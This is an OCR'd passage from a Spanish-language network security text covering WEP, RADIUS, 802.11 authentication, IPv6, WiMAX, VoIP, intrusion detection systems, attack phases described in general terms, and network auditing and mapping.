


Figura 6.2 Nombres que puede tener un SSID

6.1. III WEP (WIRED EQUIVALENT PRIVACY, PRIVACIDAD EQUIVALENTE AL CABLE)[7]

Es un algoritmo de seguridad que brinda protección a las redes inalámbricas, se incluyó en la primera versión del estándar IEEE 802.11 y no ha tenido cambios en las nuevas versiones (802.11a y 802.11b) con el fin de garantizar la compatibilidad entre los distintos fabricantes. WEP es un sistema de cifrado estándar implementado en la MAC, se utiliza como una solución rápida en las redes inalámbricas aunque no es compatible con el protocolo IPSec.

El estándar 802.11 en redes WLAN usa un mecanismo de seguridad por medio de autenticación y cifrado llamado WEP que intenta conseguir un nivel de seguridad similar al de las redes cableadas empleando el algoritmo RC4 para cifrar las transmisiones que se realizan a través del aire con el propósito de evitar que usuarios no autorizados puedan acceder a la red. WEP utiliza una clave secreta que es compartida entre el dispositivo inalámbrico y el punto de acceso, así todos los datos que son enviados y recibidos entre el dispositivo y el punto de acceso pueden ser cifrados utilizando esta clave compartida.

Existen 2 maneras de autenticación:

a) *Sistema abierto:* Todos los usuarios tienen permiso para acceder a la WLAN.
b) *Clave compartida:* Controla el acceso a la WLAN y evita que los usuarios no autorizados accedan a la red.

Al elegir la autenticación por clave compartida se evita que un intruso se conecte al sistema y que envíe, reciba, altere o falsifique los mensajes dentro de la red.

Las principales ventajas de la WEP:

a) Proporciona confidencialidad, autentificación y control de acceso en redes WLAN.
b) Tiene la posibilidad de utilizar claves del doble de longitud (de 64 bits a 128 bits), al usar la clave de 128 bits se le conoce como WEP2.
c) Se puede usar en modo dinámico para incorporar los mecanismos de distribución automática de claves y de autentificación de usuarios mediante 802.1x/EAP/RADIUS.

[7] Para mayor información véase el apéndice C

Las principales desventajas de la WEP:

a) Utiliza la misma clave simétrica y estática en las estaciones y del punto de acceso.
b) Se tiene que escribir manualmente la clave en cada uno de los elementos de red.
c) Al usar WEP2 no se resuelven los problemas de WEP porque se basa en el algoritmo RC4 que aún mantiene las mismas vulnerabilidades.
d) El cifrado WEP llega a reducir el ancho de banda utilizable.
e) Existen diversas herramientas gratuitas para romper la clave secreta de enlaces protegidos con WEP.

El protocolo WEP no debe ser la única herramienta o política para asegurar la confidencialidad e integridad de los datos, se deben emplear más alternativas complementarias, como el uso de VPNs (Redes Privadas Virtuales), WPA y WPA2 (IEEE 802.11i) que son los sucesores de WEP o cualquier otro método de cifrado que se adapte al tipo de seguridad que se requiera dar.

6.1.IV RADIUS AUTHENTICATION (REMOTE AUTHENTICATION DIAL IN USER SERVICE, AUTENTICACIÓN REMOTA TELEFÓNICA DE SERVICIO DE USUARIO)

Es un protocolo de autentificación utilizado por el estándar de seguridad 802.11X, inicialmente no fue creado para ser un método de seguridad en redes inalámbricas, pero este protocolo mejora el estándar de cifrado WEP junto con los métodos de seguridad como EAP (Extensible Authentication Protocol, Protocolo de autenticación extensible) o PEAP (Protected Extensible Authentication Protocol, Protocolo de autenticación extensible protegido).

Además, es conocido como AAA (Autenticación, Autorización y Administración) para aplicaciones que requieren de acceso a redes o movilidad IP que deseen tener una excelente seguridad. Utiliza el puerto 1812 UDP para establecer sus conexiones.

Para que el acceso a la red sea permitido, los datos son enviados primero al dispositivo NAS (Network Access Server, Servidor de Acceso de Red) usando el protocolo PPP (Point-to-point Protocol, Protocolo punto a punto), quien redirige la petición por medio del protocolo RADIUS a un servidor radius. El servidor radius verifica que la información sea correcta usando alguno de los protocolos del esquema de autenticación como puede ser PAP (Password Authentication Protocol, Protocolo de autenticación), CHAP (Challenge Handshake Authentication Protocol, Protocolo de autenticación por desafío mutuo) o EAP (Extensible Authentication Protocol, Protocolo de autenticación extensible). Si es

aceptada, el servidor autorizará el acceso al sistema del ISP y le asignará una dirección IP y todos los recursos de red que necesite.

Una característica importante del protocolo RADIUS es la capacidad de manejar sesiones, notificar cuando comienza y termina una conexión, ver el total de paquetes transferidos, determinar el tiempo que el usuario usó el servicio y facturarle este consumo, los datos que guarda se pueden utilizar con propósitos estadísticos.

En la actualidad existen muchos servidores radius que son de código abierto o usan el hecho por el fabricante. La gestión de los usuarios se puede hacer en archivos de texto, es muy común que se utilice SNMP para monitorear remotamente el servicio. Los servidores proxy radius se usan para la administración centralizada ya que pueden reescribir paquetes en el momento.

6.1.V 802.11(X)[8]

Debido a las carencias del estándar 802.11 ha sido necesario establecer una nueva normatividad que permita la autenticación y el intercambio dinámico de contraseñas de forma fácil y segura.

La seguridad es una parte fundamental de este estándar, con la familia 802.11i, c, f y j son servicios y extensiones que tienen un uso específico. Para la seguridad informática los protocolos 802.11a, b, g, i e n son los más usados para transferir archivos en las redes locales, el control de acceso en estos estándares está compuesto por:

a) *Solicitante:* Cliente WiFi.
b) *Autentificador:* Generalmente el AP.
c) *Servidor de autenticación:* Puede ser cualquier servidor, pero en este caso será RADIUS.

Los principales métodos de cifrado son:

a) *WEP:* Fue diseñado con el fin de proteger los datos que se transmiten en una conexión inalámbrica, opera en la capa 2 del modelo OSI.
b) *WPA:* Es un estándar que resuelve los problemas de WEP al mejorar el cifrado de los datos usando el protocolo TKIP (Temporal Key Integrity Protocol, Protocolo de Clave Temporal) y ofrece un mecanismo de autenticación que cambia la clave

[8] Para mayor información véase el apéndice C

compartida entre el punto de acceso y el cliente cada cierto tiempo para evitar ataques que puedan revelar la clave.

c) *WLAN VPN:* Emplea tecnología de cifrado para crear un canal virtual privado sobre una red de uso público. Una VPN puede proteger una red inalámbrica debido a que funciona sobre cualquier tipo de hardware inalámbrico y supera las limitaciones de WEP.

La autenticación de este estándar está dada por:

a) *Sistema Abierto (Open System Authentication)*: Permite que cualquier cliente entre en la red al asociarse con cualquier punto de acceso que esté en la zona de cobertura.
b) *Autenticación por MAC:* Consta de 2 partes, el que requiere autenticar y el verificador que comparten la clave de la función MAC y la mantienen en secreto, así cuando el verificador recibe el valor MAC puede revisar si este valor corresponde con el que se tiene.
c) *Autenticación por EAP:* Mecanismo de autenticación arbitrario que valida las conexiones de acceso remoto.
d) *Autenticación por EAP-MD5:* Mecanismo de autenticación por desafío mutuo de síntesis de mensaje basado en PPP, con la diferencia de que los desafíos y las respuestas se envían como mensajes EAP.

6.1.VI NUEVAS TECNOLOGÍAS DE SEGURIDAD[9]

Las nuevas tecnologías de seguridad de red protegen los activos contra el robo y el uso incorrecto de la información confidencial, ofreciendo una protección contra ataques maliciosos, virus y gusanos que circulan por Internet.

La seguridad en una red no se basa en un método concreto sino que utiliza un conjunto de barreras que defienden a la empresa de diferentes formas, si una solución llega a fallar habrá otra que protegerá a la empresa y a los datos. Las principales tecnologías de seguridad que se emplean son:

1. Ipv6

Es la versión 6 del protocolo de Internet IP que se encarga de dirigir y encaminar los paquetes en las redes; es conocido como el IP de siguiente generación o IPng. Esta nueva

[9] Para mayor información véase el apéndice C

versión sustituye a IPv4 ya que éste tiene un límite de direcciones de red con lo cual impide el crecimiento de las redes. Las principales mejoras de IPv6 son: mayor espacio de direccionamiento, seguridad, autoconfiguración y movilidad.

Para que un dispositivo se conecte a la red se necesita de una dirección IP. Con IPv4 solo se dispone de 2^32 posibles direcciones con una longitud de 32 bits y con IPv6 se dispone de 2^128 posibles direcciones con una longitud de 128 bits.

Las principales características son:

a) Infraestructura de direcciones, enrutamiento eficaz y jerárquica.
b) Mejora de compatibilidad para calidad de servicio (QoS) y clase de servicio (CoS).
c) Multicast en el envío de un mismo paquete a un grupo de receptores.
d) Anycast en el envío de un paquete a un receptor dentro de un grupo.
e) Mayor movilidad, posibilidad de conexión y desconexión de las computadoras en redes IPv6.
f) Seguridad integrada con IPsec que permite una autenticación y cifrado del propio protocolo base.
g) Capacidad de ampliación, calidad del servicio y velocidad.

2. Internet2

Internet2 o UCAID (University Corporation for Advanced Internet Development, Corporación Universitaria para el Desarrollo de Internet Avanzado) es un consorcio sin ánimo de lucro que desarrolla y utiliza avanzadas aplicaciones de red con tecnologías para propósitos educativos así como la transferencia de datos a alta velocidad. Su objetivo es facilitar y coordinar el desarrollo, despliegue, funcionamiento y transferencia tecnológica de servicios y aplicaciones de red avanzados con el fin de ampliar el liderazgo de los Estados Unidos de América en el campo de la investigación y de la educación superior, y acelerar la disponibilidad de nuevos servicios y aplicaciones en internet.

Además, dispone de un gran ancho de banda en las instituciones académicas que normalmente están interconectadas a 2 Mbps y que pasarán a 34 Mbps, conforme se vaya saturando este ancho de banda irá creciendo hasta llegar a los gigabytes por segundo.

La calidad en el servicio (QoS) va a estar proporcionada conforme lo requiere cada aplicación, mejora la calidad en la red, será más fiable, garantiza la transmisión de cierta cantidad de datos en un tiempo dado. Las características generales son:

a) Ancho de banda dedicado.
b) Mejora las características de pérdida.
c) Administra la congestión de la red.

d) Moldea el tráfico de la red.
e) Fija prioridades de tráfico.

Las principales ventajas del Internet2 son:

a) Posibilita el desarrollo de aplicaciones mucho más rápidas.
b) Potencializa la utilización de bibliotecas digitales multimedia.
c) Permite escanear, procesar y compartir imágenes con rapidez.
d) Ofrece calidad y nitidez para la utilización de videoconferencias como medio de comunicación en tiempo real.
e) Almacena y posibilita compartir gigantescas bases de datos de forma remota.

Las desventajas que tiene Internet2 son:

a) No todos tienen acceso a esta red.
b) Requiere equipos sofisticados y de redes avanzadas para funcionar.
c) Las aplicaciones creadas para Internet2 no pueden funcionar en las computadoras de usuarios finales como cualquier otra aplicación.
d) Existen muchas limitaciones de infraestructura que dificultan la estandarización y mayor difusión de Internet2 en instituciones educativas y organizaciones de investigación.

3. 802.16

Es un estándar inalámbrico metropolitano que permite la recepción de datos mediante microondas y la retransmisión mediante ondas de radio para facilitar el acceso en zonas pobladas o aisladas. Se conoce como IEEE-802.16.

Está regulado por WiMAX (Worldwide Interoperability for Microwave Access, Interoperabilidad Mundial para Acceso por Microondas) que se encarga del desarrollo y control de la compatibilidad e interoperabilidad de los diferentes elementos que intervienen en una red (antena, router, switch, receptor, etcétera.).

Con WiMAX se pueden unir varias redes WiFi permitiendo crear redes de malla en las que se conectan dos puntos de acceso mediante el estándar 802.16, por medio de estos puntos de acceso se puede dar soporte a una red WiFi con el protocolo 802.11.

Las principales características de WiMAX son:

a) Capa MAC con soporte de múltiples especificaciones físicas (PHY).
b) Distancias de hasta 50 kilómetros (teórica).
c) Velocidades de hasta 70 Mbps.

d) Facilidades para añadir más canales.
e) Anchos de banda configurables y no cerrados.
f) Soporte nativo para calidad de servicio (QoS).

4. VoIP (Voice over Internet Protocol, Voz sobre el Protocolo de Internet o Telefonía IP)

VoIP usa el protocolo RTP (Real-Time Protocolo, Transporte en Tiempo Real) que define cómo las aplicaciones envían el audio de la comunicación en tiempo real.

Es una tecnología que permite transmitir voz a través de redes IP en forma de paquetes de datos, caracterizándose principalmente para poder hacer llamadas telefónicas a través del servicio que ya tiene contratado Internet. Las principales características son:

a) *Ahorra costos:* Combina el tráfico de voz y datos dentro de la red.
b) *Estándares abiertos e Interoperabilidad:* Las empresas y proveedores de servicios pueden comprar los equipos de diferentes fabricantes y eliminar la dependencia en las soluciones propietarias.
c) *Redes que integran voz y datos:* Al concebir que la voz sea una aplicación IP el tráfico que se envía de voz y datos lo hace sobre la misma red existente.

Las ventajas que tiene VoIP son:

a) Se puede tener más de una comunicación por la misma línea telefónica.
b) Las llamadas entrantes se pueden canalizar a un teléfono especial de VoIP, sin importar en qué punto de la red está conectado.
c) Los teléfonos VoIP se pueden integrar con los servicios ya existentes como video, mensajería, intercambio de datos, etcétera., en forma simultánea y con los usuarios que estén en línea.
d) Se tiene comunicación desde cualquier lugar del mundo.

Las principales desventajas de la VoIP son:

a) Al momento de transmitir puede tener retrasos, cortes y a veces pérdidas de información si los paquetes se llegan a ir por diferentes rutas o puede que no lleguen a su destino.
b) Sin el protocolo RTP no se garantiza la correcta transmisión de los datos.

6.2 DETECCIÓN DE INTRUSOS

Mediante Internet la información viaja de manera fluida de un punto a otro transportando cualquier tipo de dato, en ocasiones llegan a ser datos personales o hasta financieros. Los perpetradores buscan objetivos vulnerables como los sistemas que no están actualizados, sistemas infectados con troyanos y redes ejecutando servicios inseguros. Las alarmas son necesarias para notificar a los administradores y a los miembros del equipo de seguridad que ha ocurrido una entrada ilegal para que puedan responder en tiempo real a la amenaza. Por este motivo se han diseñado los sistemas de detección de intrusos para que notifiquen al administrador de la red cualquier cambio.

6.2.I SISTEMAS DETECTORES DE INTRUSOS (IDS)[10]

Es un proceso o dispositivo activo que analiza la actividad del sistema y de la red de entradas no autorizadas o actividades maliciosas. Además, detecta todas las anomalías en el sistema, pero éstas pueden llegar a variar ampliamente por eso se debe configurar dependiendo de lo que se quiera cuidar ya que el objetivo final de cualquier IDS es el de atrapar a los perpetradores en el acto antes de que hagan algún daño a los recursos. También audita las configuraciones de la red, analiza el sistema para encontrar vulnerabilidades y revisa la integridad de los datos.

Existen muchos beneficios directos e incidentales al usar cualquier IDS, pero al entender cómo funcionan se dará la clave para determinar cuál será el tipo apropiado para incluirlo en una política de seguridad. Los IDS se pueden dividir en:

a) *Basado en conocimiento:* Alerta a los administradores de seguridad antes de que ocurra una intrusión usando una base de datos de ataques comunes.
b) *Comportamiento:* Hace un seguimiento de todos los recursos usados buscando cualquier anomalía, lo que es usualmente una señal positiva de actividad maliciosa.

Un IDS brinda diferentes servicios de manera independiente y escucha pasivamente la actividad registrando cualquier paquete externo como sospechoso, combina las herramientas del sistema estándar, revisa que la configuración no esté modificada al igual que ve el registro de manera detallada, al combinar estas herramientas con la intuición y la experiencia del administrador se puede crear un kit poderoso de detección de intrusos.

[10] Para mayor información véase el apéndice C

Las principales desventajas de las IDS son:

a) La implementación requiere de un conocimiento profundo del comportamiento de la red o sistema.
b) Puede detectar falsos positivos que son tolerables.
c) Puede detectar falsos negativos que son imperdonables.
d) Es un mecanismo de seguridad complementario a los ya existentes (no puede reemplazar un firewall, router, etcétera.).
e) Es un mecanismo de detección y no de prevención. Sin embargo, es importante para hacer una investigación de análisis forense (post mortem).

6.2.II FALSOS POSITIVOS

Es cuando el sistema de seguridad interpreta que algo (un programa, un código, una dirección web, etcétera.) es malicioso cuando no lo es. Este error es más frecuente en el software de antivirus ya que reportan que un archivo o área del sistema está infectada, cuando en realidad el objeto está limpio de virus.

Los falsos positivos pueden ser causados por dos cuestiones:

a) *Humanas:* Cuando un miembro del laboratorio de la aplicación de seguridad clasifica algo en forma errónea.
b) *Automáticas:* Cuando las reglas en las que se basa el sistema de seguridad no están desarrolladas correctamente y detectan más de lo que debería ser algo dañino.

Algunos ejemplos de falso positivo son:

a) *Compresor de ejecutables:* Son usados para disminuir el tamaño de los archivos o hacerlos más difíciles de crackear, lamentablemente los creadores de virus también necesitan esas funciones, por lo que algunas compañías detectan por defecto a cualquier archivo empaquetado por esa aplicación.
b) *Heurística:* Es la más usada en los antivirus para brindar a los usuarios una reacción inmediata ante las nuevas amenazas informáticas sin que éstas se encuentren en su base de datos. Lamentablemente la heurística no es perfecta y puede encontrar secciones de código malicioso en programas que no son maliciosos, esto puede causar un falso positivo.
c) *Cracks y keygens:* Unos pueden contener malware real, pero otros no. La mayoría de los antivirus detectan a todo este tipo de software como una amenaza.

6.2. III FALSOS NEGATIVOS

Es un error de software que falla al momento de detectar un archivo o área del sistema que está realmente infectada. Esta falla se puede producir porque el antivirus empleado no contiene los microcódigos exactos del virus ya que en ocasiones no se encuentran en una misma y única cadena o se trata de una nueva variante de la especie. Hay veces en donde los métodos heurísticos no tienen una buena técnica de programación o al ser compilados no se haya probado lo suficiente, esta falla puede llegar a reportar falsos negativos.

También pueden ser interpretados como ataques reales considerados como actividades legítimas o irregularidades detectadas como actividad normal, etcétera. Por ejemplo, se tiene a las múltiples conexiones de una misma IP hacia un servidor web.

6.2.IV MÉTODOS DE DETECCIÓN DE INTRUSOS

Un administrador se encarga de la seguridad de un sistema informático al configurar correctamente un servidor e ir revisando las fallas o bugs que van surgiendo. Al realizar estas tareas existe la probabilidad del 85% de evitar que un hacker o intruso entre en el sistema y obtenga algún acceso no autorizado, en ocasiones el principal riesgo viene de los propios usuarios internos a la red ya que poseen el acceso al sistema y solo es cuestión de tiempo u ociosidad para ir buscando los errores y tener acceso a la información. Por este motivo, los métodos de detección de intrusos indican el orden en que deben imponerse los diferentes procesos que son necesarios para lograr un fin dado u obtener varios resultados, estos métodos se dividen en:

a) *Análisis de tráfico:* Permite conocer cuánto ancho de banda consumen los enlaces LAN o de WAN/ADSL; previene y elimina los ataques; detecta, analiza y correlaciona el tráfico al identificar las amenazas de red. Cualquier analizador de tráfico de red puede capturar datos de cualquier adaptador Ethernet, establecer filtros, hacer búsquedas, ver el contenido de cada paquete y de qué protocolo se trata así como identificar el proceso que genera el tráfico cuando este proviene del equipo local.
b) *HIDS (HostIDS):* Depende del éxito del intruso al momento de entrar a la red ya que generalmente dejará rastros de sus actividades en el equipo atacado o al instante de intentar adueñarse del mismo, con el propósito de llevar a cabo otras actividades. El HIDS intenta detectar estas modificaciones en el equipo afectado y hacer un reporte de las actividades.

c) *NIDS (NetworkIDS):* Detecta, recoge y analiza todos los paquetes que pasan por el segmento de red en busca de posibles ataques. Su interfaz debe funcionar en modo promiscuo para ir capturando todo el tráfico, esta captura de paquetes se puede realizar desde cualquier medio y con cualquier protocolo, por lo general se usa TCP/IP. La captura se realiza antes de llegar a las computadoras por lo que este método suele ser un primer perímetro de defensa en la protección de una red.
d) *Nuevos métodos de detección:* Se divide en dos partes, los cuales se enuncian a continuación.

1. *Detección de anomalías:* Constantemente se monitorea el sistema para detectar cualquier cambio en los patrones de utilización o el comportamiento del mismo.

2. *Detección de mal uso:* Consta en observar cualquier proceso que intente explotar los puntos débiles de un sistema en específico.

Los métodos más usados para la detección son los sistemas que tengan una alerta temprana como son Decoy, Honey, Tarpit, etcétera.

6.2.V IDENTIFICACIÓN DE ATAQUES

Un ataque informático consiste en aprovechar y descubrir las vulnerabilidades o debilidades en el software, hardware y en las personas que tienen acceso a la red con el fin de poder acceder a la misma y modificar o eliminar los archivos. Las principales maneras de tener acceso es realizando un ataque de tipo:

a) *Físico:* Se puede realizar en la infraestructura de red, enfocándose en el hardware.
b) *Lógico:* Consiste en descubrir las vulnerabilidades del software.
c) *WIFI:* Se basa en poder engañar y suplantar las identidades y/o dispositivos que pertenecen a la red inalámbrica que se está atacando.
d) *Sniffer:* Es un programa que captura las tramas de red, generalmente se usa para gestionar una red aunque también puede ser utilizado con fines maliciosos.

Para que un perpetrador pueda realizar cualquiera de los ataques anteriores, primero debe pasar por cinco etapas en las cuales irá recabando información antes de ejecutar el ataque:

1. *Reconocimiento:* Involucra el obtener información de una víctima potencial que puede ser una persona u organización, en esta fase se usan diferentes recursos de Internet como buscadores para recolectar datos del objetivo.

2. *Exploración:* La información obtenida en el paso anterior se usa para sondear el blanco y tratar de obtener información sobre el sistema de la víctima así como las posibles direcciones IP, nombres de hosts, datos de autenticación, etcétera.
3. *Obtener acceso:* En esta parte se comienza a materializar el ataque a través de la explotación de las vulnerabilidades y defectos del sistema que fueron descubiertos durante las fases de reconocimiento y exploración.
4. *Mantener el acceso:* Cuando el atacante ha conseguido acceder al sistema, buscará implantar herramientas que le permitan volver a acceder en el futuro desde cualquier lugar donde tenga acceso a Internet.
5. *Borrar huellas:* Cuando el atacante logró obtener y mantener el acceso al sistema, éste intentará borrar todas las huellas que fue dejando durante la intrusión para evitar ser detectado, así mismo buscará eliminar los archivos de registro (log) o alarmas del sistema de detección de intrusos (IDS).

Para evitar la identificación de ataques es necesario conocer las vulnerabilidades del sistema que se va a proteger para establecer el nivel de riesgo aceptable, se puede emplear un IDS como elemento de identificación de ataque al configurar las reglas apropiadas de detección acorde con el nivel de riesgo que se puede aceptar.

6.2.VI ANÁLISIS DEL TIEMPO DE RESPUESTA DE LOS IDS

Las unidades de respuesta de un sistema de detección se encargarán de iniciar acciones al momento en que se detecte un ataque o intrusión. Estas acciones de respuesta se pueden dividir en:

a) *Automáticas (respuesta activa)*: Tiene como objetivo actuar en contra de un ataque al intentar neutralizarlo en el momento en que es detectado o mientras la intrusión todavía está en curso. Este tipo de respuesta puede cancelar la conexión de red que originó un ataque o llevar un seguimiento que permitiría más adelante el análisis correspondiente. El principal problema de respuesta es que puede acabar en una denegación de servicio contra usuarios o en sistemas legítimos.
b) *Requiere interacción humana (respuesta pasiva)*: Se limita a lanzar una alarma para informar y describir el ataque detectado por el administrador del sistema. La mayoría de estos componentes de respuesta pasiva ofrecen distintas formas de hacer llegar la información al administrador, las más comunes son mediante: correo electrónico o utilizar mensajes SMS.

Con base en lo anterior, la mayoría de las empresas contratan especialistas que personalmente analicen los informes generados por el sistema de detección para determinar si es necesaria una respuesta ante algún aviso. Los sensores y las unidades de

respuesta se pueden clasificar en distintas categorías dependiendo de la manera en que actúan. Las dos principales categorías son:

a) *Unidades de respuesta basadas en equipo*: Se encargan de actuar a nivel del sistema operativo (bloqueo de usuarios, finalización de procesos, etcétera).
b) *Unidades de respuesta basadas en red*: Actúan a nivel de red cortando los intentos de conexión, filtrando direcciones sospechosas, etcétera.

6.3 AUDITORÍA DE RED

Se toman en cuenta diversos elementos internos como externos, analiza los distintos factores como son: puntos débiles y críticos, vulnerabilidades, realiza un análisis del espacio de IPS (Sistema de Prevención de Intrusos) de la empresa, verifica los servicios brindados y las posibles intrusiones, además de los ataques de denegación de servicio.

Es importante mantener las premisas fundamentales de la seguridad informática (integridad, confidencialidad y disponibilidad) ya que éstas deben estar garantizadas en todo momento para brindar un correcto funcionamiento de la red y de sus servicios hacia el usuario final.

Cuando se rompe una de las tres premisas y la seguridad en la información ha sido comprometida; debe dar paso a la ejecución del DRP (Disaster Recovery Plan, Plan de recuperación de desastres) o en menor medida hacer un análisis de la intrusión y restablecer los servicios.

Además de un análisis exhaustivo, se extraen conclusiones y recomendaciones de la información que se ha recabado, el cual es uno de los puntos más importantes a la hora de brindar un informe detallado al cliente donde se le indican las mejoras o hardening de la empresa.

6.3.I CONCEPTO

La auditoría en red procura asegurar la administración de la misma a través de procedimientos y controles que permitan detectar el grado de confianza, satisfacción y desempeño que brinda a la organización. Para lo anterior se requieren de parámetros de

medición del desempeño de la red (gráficas, estadísticas, etcétera.), evaluación de controles y otros.

Entre las principales actividades que se realizan para auditar esta área se encuentran:

a) Comparación de proyectos con la planeación de la auditoría.
b) Concertar citas con el personal que debe ser entrevistado.
c) Revisión del formulario correspondiente, así como su actualización de acuerdo con las necesidades de la organización.
d) Elaboración de un borrador.
e) Clasificación y almacenado de la información de soporte en dispositivos de almacenamiento seguro.
f) Elaboración formal de conclusiones y recomendaciones finales.

La auditoría en red se está convirtiendo en una herramienta indispensable para el mantenimiento de la misma ya que revela información vital de la empresa, por ejemplo:

a) Confirma la topología existente y la configuración de los dispositivos.
b) Revela cualquier vulnerabilidad encontrada.

Al confirmar la topología y la configuración ésta proporciona a los administradores de TI la seguridad de que:

a) La red está configurada para maximizar la eficacia y la seguridad.
b) Todos los dispositivos conectados a la red están configurados apropiadamente para el mismo propósito.

Una auditoría integral de red revelará cualquier vulnerabilidad que impacte negativamente en el rendimiento o que entorpezca las operaciones. El software de auditoría de red identifica dispositivos, componentes que necesitan ser reemplazados y de cualquier actualización de software que falte.

El diagrama de red representa todos los componentes encontrados, mostrando todas las rutas de acceso disponibles en esa o cualquier otra red. La precisión del diagrama es crítica porque los cambios realizados deben ser reflejados en el diagrama general. Un buen software de auditoría de red asegurará que todas las rutas son escaneadas y explicadas sin importar el tamaño de la red o la localización de los dispositivos.

Una auditoría fomentará el conocimiento de la red recuperando información del hardware como memoria, procesadores, adaptadores gráficos, dispositivos de almacenamiento, detalles de placas base, impresoras y puertos en uso. También proporciona información sobre qué personas han accedido y las acciones que han realizado.

6.3.II HERRAMIENTAS DE AUDITORÍA

El trabajo de campo del auditor consiste en obtener toda la información necesaria para la emisión de un juicio global objetivo, siempre amparado en hechos demostrables, llamados también evidencias.

Para llevar a cabo lo anterior se debe comenzar solicitando el cumplimiento de cuestionarios preimpresos que se envían a las personas concretas que el auditor cree adecuadas, sin que sea obligatorio que dichas personas sean las responsables oficiales de las diversas áreas a auditar.

Sobre esta base, se estudia y analiza la documentación recibida, de tal modo que un análisis determine la información que deberá elaborar el propio auditor. El cruzamiento de ambos tipos de información es una de las bases fundamentales de la auditoría.

Algunos métodos, técnicas o herramientas de auditoría son:

a) *Entrevistas*: El auditor comienza a relacionarse con el auditado y puede hacerlo de tres formas:
    1. Mediante la petición de documentación concreta sobre alguna materia de su responsabilidad.
    2. Mediante entrevistas en las que no se sigue un plan predeterminado ni un método estricto de sometimiento a un cuestionario.
    3. Por medio de entrevistas en las que el auditor sigue un método preestablecido y busca finalidades concretas.
b) *Tunning*: Es el conjunto de técnicas de observación y medidas encaminadas a la evaluación del comportamiento de los subsistemas y del sistema en general. Estas acciones deben ser diferentes a los controles habituales que realiza el personal técnico en sistemas. Este método posee una naturaleza más revisora, estableciendo previamente planes y programas de actuación según los síntomas observados.
c) *Optimización de los sistemas y subsistemas*: Técnica que realiza acciones permanentes de optimización como consecuencia de la realización de tunnings preprogramados o específicos. El auditor verificará que las acciones de optimización fueron efectivas y no comprometieron la operatividad de los sistemas ni el plan crítico de producción diaria de explotación.
d) *Optimización*: Cuando se instala una aplicación, normalmente está vacía al inicio y a medida que se va llenando, ésta se hace cada vez más lenta; porque todas las referencias a tablas es cada vez mayor junto a la información que se está moviendo. Entonces, se tiene que hacer un análisis de performance para optimizarla y así mejorar el rendimiento de dicha aplicación.

e) *Checklist*: El auditor profesional es aquél que reelabora sus cuestionarios en función de los escenarios auditados. Sus cuestionarios son vitales para el trabajo de análisis, cruzamiento y síntesis posterior. El auditor conversará y hará preguntas normales, que en realidad servirán para el cumplimiento sistemático de sus cuestionarios (Checklists).

6.3.III MAPEO DE LA RED

Es una representación gráfica de todas las computadoras y dispositivos en una red que muestra cómo están conectados entre sí en una LAN. La utilidad que tiene es evitar que haya intrusión por parte de personas ajenas a la red. Al tener mapeada la red se sabe qué equipos se tienen y así se detecta fácilmente a los intrusos que se hayan agregado a sí mismos. También puede servir para acceder rápidamente a cualquier elemento de la red de forma rápida.

Muchas organizaciones crean mapas de red de su propio sistema. Estos mapas se pueden hacer manualmente con herramientas simples o mediante el uso de métodos que integran la detección automática de la red con el mapeo.

Además, existen servicios de mapeo destacados que permiten personalizar los mapas e incluir sus propias etiquetas y agregar elementos que no hayan sido descubiertos. El mapeo sofisticado se utiliza para ayudar a visualizar la red y comprender las relaciones entre los dispositivos finales y las capas de transporte que prestan servicio. Los elementos tales como cuellos de botella y root cause analysis (Administrador de análisis de causa) pueden ser más fáciles de detectar usando estas herramientas.

Existen tres técnicas principales utilizadas para el mapeo de la red:

a) *Enfoques basados en SNMP*: Recupera los datos del MIB router y del switch con el fin de construir el mapa de la red.
b) *Activos de sondeo*: Se basa en una serie de paquetes de sondeo como traceroute (trazo de ruta) con el fin de construir el mapa de la red.
c) *Análisis de rutas*: Se basa en la información de los protocolos de enrutamiento para construir el mapa de la red.

6.3.IV MONITORES DE RED

Es una herramienta de diagnóstico que supervisa las redes de área local y proporciona una representación gráfica de las estadísticas. También ofrece información acerca del tráfico de la red que fluye hacia y desde el equipo donde está instalado. Al capturar la información y analizarla puede diagnosticar y solucionar diversos tipos de problemas relativos a la red. Además, recopila información que ayudará a mantener la red en pleno rendimiento, gracias a funciones que permite identificar patrones y solucionar problemas.

Los administradores de red pueden utilizar estas estadísticas para realizar tareas rutinarias de solución de problemas, como encontrar un servidor que no funciona o recibir un número desproporcionado de solicitudes de trabajo.

